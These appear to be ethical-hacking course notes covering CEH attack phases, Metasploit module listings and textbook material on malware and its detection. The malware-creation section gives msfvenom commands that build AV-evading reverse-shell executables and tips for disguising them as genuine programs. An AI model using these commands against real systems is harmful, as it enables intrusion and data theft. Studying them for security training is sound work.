root@kali:/usr/share/metasploit-framework/modules/nops# ls -l
total 28
drwxr-xr-x 2 root root 4096 Dec  5 10:51 armle
drwxr-xr-x 2 root root 4096 Dec  5 10:51 php
drwxr-xr-x 2 root root 4096 Dec  5 10:51 ppc
drwxr-xr-x 2 root root 4096 Dec  5 10:51 sparc
drwxr-xr-x 2 root root 4096 Dec  5 10:51 tty
drwxr-xr-x 2 root root 4096 Dec  5 10:51 x64
drwxr-xr-x 2 root root 4096 Dec  5 10:51 x86
```

SYSTEM HACKING

OSINT, PEOPLE SEARCH → Reconnaissance/Foot-printing Phase 1

Port, vulnerability, network scanning.

NMAP, NESSUS → Scanning Phase 2



Hacking-Stage	Goal	Technique/Exploit Used
1 Gaining Access	To bypass access controls to gain access to the system	Password cracking, vulnerability exploitation, social engineering
2 Escalating Privileges	To acquire the rights of another user or an admin	Exploiting known system vulnerabilities
3 Executing Applications	To create and maintain remote access to the system	Trojans, spywares, backdoors, keyloggers
4 Hiding Files	To hide attackers' malicious activities, and to steal data	Rootkits, steganography
5 Covering Tracks	To hide the evidence of compromise	Clearing logs

Figure 6.2: Hacking stages, goals, and techniques

Phase 3

Phase 4


Phase 5

Information at hand before system hacking stage

1. Footprinting: IP range, Namespace, Employees
2. Scanning module: target assessment, identified systems, identified services
3. Enumeration: Intrusive probing, user lists, security flaws

System Hacking Goals:

1. Gaining Access - password cracking, social engineering
2. Escalating Privileges (get other passwords) - exploiting known system vulnerabilities
3. Executing Applications (backdoors) - Trojans, Spywares, Backdoors, Keyloggers
4. Hiding Files - Rootkits, Steganography
5. Covering Tracks - Clearing logs


CEH Hacking Methodology (CHM)
C|EH
Footprinting
Scanning
Enumeration
System Hacking
Gaining Access
Cracking Passwords
Escalating Privileges
Maintaining Access
Executing Applications
Hiding Files
Clearing Logs
Covering Tracks
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Refer my class notes also.

1. **Reconnaissance**: An attacker identifies a target organization's website and uses OSINT (Open Source Intelligence) techniques to gather information about the organization's employees, network infrastructure, and software applications.

OSINT, PEOPLE SEARCH

2. **Scanning**: The attacker performs a port scan using Nmap to identify open ports and services running on the organization's servers. The scan reveals that the organization's web server is running an outdated version of a content management system (CMS) known to have multiple vulnerabilities.

Port, vulnerability, network scanning.

NMAP, NESSUS

3. **Gaining Access**: The attacker exploits a known vulnerability in the CMS to upload a web shell, which provides remote access to the web server. Using the web shell, the attacker escalates privileges and gains access to sensitive data stored on the server.

1. Exploiting known vulnerabilities: exploit-db.com , CVEs
2. Password cracking tools: Cain & Abels, John the ripper, Hydra.
3. Social Engineering: cloning website(phishing). Setoolkit in kali linux os.
4. Brute force attack: All possibilities of passwords.

Change user to admin mode. So that HE/SHE can install any applications.

HACKER HAS TO INSTALL INFORMATION STEALING APPS LIKE MALWARES

APPLICATION INSTALLATION REQUIRE SUPER MODE OR ADMIN MODE.

Executing applications like malwares(trojans, rootkits, backdoors,..etc.

TO MAINTAIN THE CONNECTION UNTIL HE OR SHE FINISHES THE TASK.

4. **Maintaining Access**: The attacker creates a hidden user account on the server and installs a rootkit to maintain persistent access even if the initial vulnerability is patched. This allows the attacker to continue exfiltrating data and monitoring the compromised system.

Install malwares to get unauthorised access and remote Access.

Hiding tool is steganography.

5. **Covering Tracks**: To cover their tracks, the attacker modifies system logs, deletes their user account, and removes any traces of the intrusion to avoid detection by security monitoring tools and forensic investigators.

Clearing logs, covering/hiding tracks, clearing malicious activities

Clearing/manipulating values of logs, registry values, Deleting created folders, uninstalling used applications.

Maintaining Access and Covering Tracks

Maintaining access and covering tracks are crucial steps for attackers seeking to maintain persistence in a compromised system and avoid detection by security defenders. Here are some tactics commonly used by attackers to achieve these objectives:

Maintaining Access:

1. **Backdoors**: Create hidden backdoors within the compromised system to ensure persistent access even if the initial entry point is discovered or closed. Unauthorized access
2. **Rootkits**: Install rootkits to conceal malicious activities and maintain privileged access to the system, making it challenging for security tools to detect unauthorized behavior. To get remote access.
3. **Scheduled Tasks**: Set up scheduled tasks or cron jobs to periodically reconnect to the compromised system, execute commands, and maintain access without manual intervention.
4. **Reverse Shells**: Establish reverse shells that provide remote command execution capabilities, enabling attackers to control the compromised system from a remote location.

Maintaining Access

After gaining access and escalating privileges on the target system, now attackers try to maintain their access for further exploitation of the target system or make the compromised system a launchpad from which to attack other systems in the network. Attackers remotely execute malicious applications such as keyloggers, spyware, and other malicious programs to maintain their access to the target system and steal critical information such as usernames and passwords. Attackers hide their malicious programs or files using rootkits, steganography, NTFS data streams, etc. to maintain their access to the target system.

MALWARE CREATION

Malicious Software(Information security Book – Mark Stamp)

- Malware is not new…
  - Fred Cohen's seminal virus work in 1980's
- Types of malware (no standard definition)
  - **Virus** — passive propagation
  - **Worm** — active propagation
  - Trojan horse — unexpected functionality
  - Trapdoor/backdoor — unauthorized access
  - Rabbit — exhaust system resources
  - Spyware — steals info, such as passwords
  - Botnets — malware for hire
  - Ransomware — Use malware to encrypt data

Where do Viruses Live?

- They live just about anywhere, such as…
- Boot sector
  - Take control before anything else
- Memory resident
  - Stays in memory
- Applications, macros, data, etc.
- Library routines
- Compilers, debuggers, virus checker, etc.
  - These would be particularly nasty!

Malware Timeline

- Brain virus (1986)
- Morris worm (1988)
- Code Red (2001)
- SQL Slammer (2004)
- Botnets
- Stuxnet (2010)
- Ransomware
- Future of malware?

Malware Creation

Introduction to Malware

- Malware is a malicious software that damages or disables computer systems and give limited control or full control of the systems to the attacker for the purpose of theft or fraud
- Examples of Malware: Trojan Horse, Backdoor, Rootkit, Ransomware, Adware, Virus, Worms, Spyware, Botnet, Crypter
- Common techniques attackers use to distribute malware: Blackhat SEO, Social Engineer Clickjacking, Spear Phishing sites, Malvertising, Compromised legitimate websites, Drive by downloads on browser vulnerabilities

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<attacker_ip> LPORT=<attacker_port> -f exe > trojan.exe

Evading/avoiding Antivirus Detection: shikata_ga_nai

```
root@bt:/# msfpayload windows/shell_reverse_tcp LHOST=192.168.1.101 LPORT=31337 R ❶|
    msfencode -e x86/shikata_ga_nai ❷ -t exe ❸ > /var/www/payload2.exe
[*] x86/shikata_ga_nai succeeded with size 342 (iteration=1)

root@bt:/# file /var/www/payload2.exe ❹
/var/www/2.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=443 -e x86/shikata_ga_nai -o evil.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Saved as: evil.exe
```

msfvenom options are payload(-p); lhost;lport(reserved ports can't use 0-1023); platform(--platform); extension of malware(-f exe); after these steps, we have to save it as in the name of genuine application and move somewhere(either –o or > symbol);


you can use temporary file hosting website or /var/www/html/ or any other folder.
save it as game.exe or any other names.

you want to avoid anti virus detection?
for that encoding(-e) option has to use. in –e option, shikata_ga_nai you have to use.

kali > cd /usr/share/metasploit-framework

Then, do a long listing on that directory.

kali > ls –l



kali > cd modules

kali > ls –l

```
root@kali:/usr/share/metasploit-framework# cd modules
root@kali:/usr/share/metasploit-framework/modules# ls -l
total 24
drwxr-xr-x 20 root root 4096 Dec  5 10:51 auxiliary
drwxr-xr-x 11 root root 4096 Dec  5 10:51 encoders
drwxr-xr-x 19 root root 4096 Dec  5 10:51 exploits
drwxr-xr-x  9 root root 4096 Dec  5 10:51 nops
drwxr-xr-x  5 root root 4096 Dec  5 10:51 payloads
drwxr-xr-x 11 root root 4096 Dec  5 10:51 post
root@kali:/usr/share/metasploit-framework/modules#
```

kali > cd exploits

kali > ls –l

```
root@kali:/usr/share/metasploit-framework/modules/exploits# ls -l
total 68
drwxr-xr-x  3 root root 4096 Dec  5 10:51 aix
drwxr-xr-x  6 root root 4096 Dec  5 10:51 android
drwxr-xr-x  5 root root 4096 Dec  5 10:51 apple_ios
drwxr-xr-x  3 root root 4096 Dec  5 10:51 bsdi
drwxr-xr-x  3 root root 4096 Dec  5 10:51 dialup
drwxr-xr-x  3 root root 4096 Dec  5 10:51 firefox
drwxr-xr-x  9 root root 4096 Dec  5 10:51 freebsd
drwxr-xr-x  3 root root 4096 Dec  5 10:51 hpux
drwxr-xr-x  3 root root 4096 Dec  5 10:51 irix
drwxr-xr-x 21 root root 4096 Dec  5 10:51 linux
drwxr-xr-x  3 root root 4096 Dec  5 10:51 mainframe
drwxr-xr-x 23 root root 4096 Dec  5 10:51 multi
drwxr-xr-x  4 root root 4096 Dec  5 10:51 netware
drwxr-xr-x 13 root root 4096 Dec  5 10:51 osx
drwxr-xr-x  7 root root 4096 Dec  5 10:51 solaris
drwxr-xr-x 13 root root 4096 Dec  5 10:51 unix
drwxr-xr-x 49 root root 4096 Dec  5 10:51 windows
root@kali:/usr/share/metasploit-framework/modules/exploits#
```

kali > cd payloads

kali > ls -l

```
root@kali:/usr/share/metasploit-framework/modules/payloads# ls -l
total 12
drwxr-xr-x 19 root root 4096 Dec  5 10:51 singles
drwxr-xr-x 12 root root 4096 Dec  5 10:51 stagers
drwxr-xr-x 12 root root 4096 Dec  5 10:51 stages
root@kali:/usr/share/metasploit-framework/modules/payloads#
```

You can see above that the payloads are subdivided into three types;

(1) **singles**
(2) **stagers**
(3) **stages**

In my next tutorial in this series, I will detail the differences in each of these types of payloads, but for now, we can say that **singles** are small self-contained code designed to take some single action, **stagers** implement a communication channel that can be used to deliver **another payload** that can used to control the target system and finally, **stages** are larger payloads that provide control of the target such as the Meterpreter and VNC. We will provide more detail in the third installment of

kali > cd auxiliary

kali > ls –l

```
root@kali:/usr/share/metasploit-framework/modules# cd auxiliary
root@kali:/usr/share/metasploit-framework/modules/auxiliary# ls -l
total 72
drwxr-xr-x 41 root root 4096 Dec  5 10:51 admin
drwxr-xr-x  2 root root 4096 Dec  5 10:51 analyze
drwxr-xr-x  2 root root 4096 Dec  5 10:51 bnat
drwxr-xr-x  3 root root 4096 Dec  5 10:51 client
drwxr-xr-x  2 root root 4096 Dec  5 10:51 crawler
drwxr-xr-x  2 root root 4096 Dec  5 10:51 docx
drwxr-xr-x 24 root root 4096 Dec  5 10:51 dos
drwxr-xr-x 10 root root 4096 Dec  5 10:51 fuzzers
drwxr-xr-x  2 root root 4096 Dec  5 10:51 gather
drwxr-xr-x  2 root root 4096 Dec  5 10:51 parser
drwxr-xr-x  3 root root 4096 Dec  5 10:51 pdf
drwxr-xr-x 72 root root 4096 Dec  5 10:51 scanner
drwxr-xr-x  4 root root 4096 Dec  5 10:51 server
drwxr-xr-x  2 root root 4096 Dec  5 10:51 sniffer
drwxr-xr-x  8 root root 4096 Dec  5 10:51 spoof
drwxr-xr-x  3 root root 4096 Dec  5 10:51 sqli
drwxr-xr-x  2 root root 4096 Dec  5 10:51 voip
drwxr-xr-x  5 root root 4096 Dec  5 10:51 vsploit
```

Here we can see that the auxiliary modules are subdivided by their purpose and target. Note the **analyze**, the **scanner** and the **dos** directories. These modules are used to analyze target systems, scan the target system and DoS the target systems, respectively.

Encoders

The encoder modules are designed to re-encode payloads and exploits to enable them to get past security defense systems such AV and IDS's.

Let's navigate to that directory and view its contents with a long listing.

kali > cd encoders

kali > ls -l

```
root@kali:/usr/share/metasploit-framework/modules# cd encoders
root@kali:/usr/share/metasploit-framework/modules/encoders# ls -l
total 36
drwxr-xr-x 2 root root 4096 Dec  5 10:51 cmd
drwxr-xr-x 2 root root 4096 Dec  5 10:51 generic
drwxr-xr-x 2 root root 4096 Dec  5 10:51 mipsbe
drwxr-xr-x 2 root root 4096 Dec  5 10:51 mipsle
drwxr-xr-x 2 root root 4096 Dec  5 10:51 php
drwxr-xr-x 2 root root 4096 Dec  5 10:51 ppc
drwxr-xr-x 2 root root 4096 Dec  5 10:51 sparc
drwxr-xr-x 2 root root 4096 Dec  5 10:51 x64
drwxr-xr-x 2 root root 4096 Dec  5 10:51 x86
```

The encoders are subdivided by type of CPU such as **x64, x86**, **sparc**, **ppc** and **mips** and also by type of code such a **cmd** and **php**. Obviously, we need to use the appropriate encoder based upon the target system.

Post

Post is short for **post-exploitation**. These are modules that are used **after** exploitation of a system. These modules are often used after the system has been "owned" and has the Meterpreter running on the system. These can include such modules as keyloggers, privilege escalation, enabling the web cam or microphone, etc. See Part 15 of this series for more on post-exploitaion.

Let's navigate to the post directory and do a long listing of its contents.

kali > cd post

kali > ls -l

```
root@kali:/usr/share/metasploit-framework/modules# cd post
root@kali:/usr/share/metasploit-framework/modules/post# ls -l
total 36
drwxr-xr-x 2 root root 4096 Dec  5 10:51 aix
drwxr-xr-x 4 root root 4096 Dec  5 10:51 android
drwxr-xr-x 3 root root 4096 Dec  5 10:51 cisco
drwxr-xr-x 4 root root 4096 Dec  5 10:51 firefox
drwxr-xr-x 6 root root 4096 Dec  5 10:51 linux
drwxr-xr-x 7 root root 4096 Dec  5 10:51 multi
drwxr-xr-x 6 root root 4096 Dec  5 10:51 osx
drwxr-xr-x 3 root root 4096 Dec  5 10:51 solaris
drwxr-xr-x 8 root root 4096 Dec  5 10:51 windows
```

NOPS

In machine language, a NOP is short for "**no op**eration". This causes the system's CPU to do nothing for a clock cycle. Often, NOP's are essential for getting a system to run remote code after a buffer overflow exploit. These are often referred to as "NOP sleds". These modules are used primarily to create NOP sleds.

Let's navigate to the **nops** directory and do a long listing of its contents.

kali > cd nops

kali > ls –l

```
root@kali:/usr/share/metasploit-framework/modules/nops# ls -l
total 28
drwxr-xr-x 2 root root 4096 Dec  5 10:51 armle
drwxr-xr-x 2 root root 4096 Dec  5 10:51 php
drwxr-xr-x 2 root root 4096 Dec  5 10:51 ppc
drwxr-xr-x 2 root root 4096 Dec  5 10:51 sparc
drwxr-xr-x 2 root root 4096 Dec  5 10:51 tty
drwxr-xr-x 2 root root 4096 Dec  5 10:51 x64
drwxr-xr-x 2 root root 4096 Dec  5 10:51 x86
```

MAINTAINING ACCESS

Maintaining Access

After gaining access and escalating privileges on the target system, now attackers try to maintain their access for further exploitation of the target system or make the compromised system a launchpad from which to attack other systems in the network. Attackers remotely execute malicious applications such as keyloggers, spyware, and other malicious programs to maintain their access to the target system and steal critical information such as usernames and passwords. Attackers hide their malicious programs or files using rootkits, steganography, NTFS data streams, etc. to maintain their access to the target system.

Executing applications like malwares(trojans, rootkits, backdoors,..etc.
TO MAINTAIN THE CONNECTION UNTIL HE OR SHE FINISHES THE TASK.

Install malwares to get unauthorised access and remote Access.

Hiding tool is steganography.


Trojan Horse Example

- Trojan: unexpected functionality
- Prototype trojan for the Mac
- File icon for freeMusic.mp3:

- For a real mp3, double click on icon
  - iTunes opens
  - Music in mp3 file plays
- But for freeMusic.mp3, unexpected results…


Mac Trojan

- Double click on freeMusic.mp3
  - iTunes opens (expected)
  - “Wild Laugh” (not expected)
  - Message box (not expected)



Trojan Example

- How does freeMusic.mp3 trojan work?
- This “mp3” is an application, not data



- This trojan is harmless, but…
- …could have done anything user could do
  - Delete files, download files, launch apps, etc.

Botnet

- Botnet: a “network” of infected machines
- Infected machines are “bots”
  - Victim is unaware of infection (stealthy)
- Botmaster controls botnet
  - Often, using IRC
  - P2P botnet architectures exist
- Botnets used for…
  - Spam, DoS attacks, keylogging, ID theft, etc.

Botnet Examples

- XtremBot
  - Similar bots: Agobot, Forbot, Phatbot
  - Highly modular, easily modified
  - Source code readily available (GPL license)
- UrXbot
  - Similar bots: SDBot, UrBot, Rbot
  - Less sophisticated than XtremBot type
- GT-Bots and mIRC-based bots
  - mIRC is common IRC client for Windows

More Botnet Examples

- Mariposa
  - Used to steal credit card info
  - Creator arrested in July 2010
- Conficker
  - Estimated 10M infected hosts (2009)
- Kraken
  - Largest as of 2008 (400,000 infections)
- Srizbi
  - For spam, one of largest as of 2008

Ransomware

- Recently, ransomware very popular
- Malware encrypts important info
  - Key is provided only if ransom paid
  - Sometimes key works, sometimes not…
- To pay or not to pay?
  - Recent case, reportedly paid $5M
  - In 2020 total ransom estimated $350M
  - Payments are in cryptocurrency

Malware Detection

- Malware detection techniques
  - Signature detection
  - Change detection
  - Anomaly detection
  - Machine learning
- We briefly discuss each of these
  - And consider advantages…
  - …and disadvantages

Signature Detection

- A **signature** may be a string of bits in exe
  - Might also use wildcards, hash values, etc.
- For example, W32/Beast virus has signature

  83EB 0274 EB0E 740A 81EB 0301 0000
  - That is, this string of bits appears in virus
- We can search for this signature in all files
- If string found, have we found W32/Beast?
  - Not necessarily — string could be in normal code
  - At random, chance is only $1/2^{112}$
  - But software is not random…

Signature Detection

- Advantages
  - Effective on “ordinary” malware
  - Minimal burden for users/administrators
- Disadvantages
  - Signature file can be large (10s of thousands)…
  - …making scanning slow
  - Signature files must be kept up to date
  - ***Cannot detect unknown viruses***
  - Cannot detect some advanced types of malware
- The most popular detection method

Change Detection

- Viruses must live somewhere
- If you detect a file has changed unexpectedly, it might have been infected
- How to detect changes?
  - Hash files and (securely) store hash values
  - Periodically re-compute hashes and compare
  - If hash changes, file **might** be infected

Change Detection

- Advantages
  - Few (if any) false negatives
  - Can detect previously unknown malware
- Disadvantages
  - Many files change — and often
  - May be many false alarms (false positives)
  - Heavy burden on users/administrators
  - If suspicious change detected, then what? Might have to fall back on signature detection

Anomaly Detection

- Monitor system for anything “unusual” or “virus-like” or “potentially malicious” or …
- Examples of anomalous things
  - Files change in some unexpected way
  - System misbehaves in some way
  - Unexpected network activity
  - Unexpected file access, etc., etc., etc., etc.
- But, we must first define “normal”
  - And normal can (and must) change over time

Anomaly Detection

- Advantages
  - Chance of detecting unknown malware
- Disadvantages
  - No proven track record
  - Trudy might make abnormal look normal (go slow)
  - Typically, anomaly detection is combined with another method (e.g., signature detection)
- Also popular in intrusion detection (IDS)
- Difficult unsolved (unsolvable?) problem
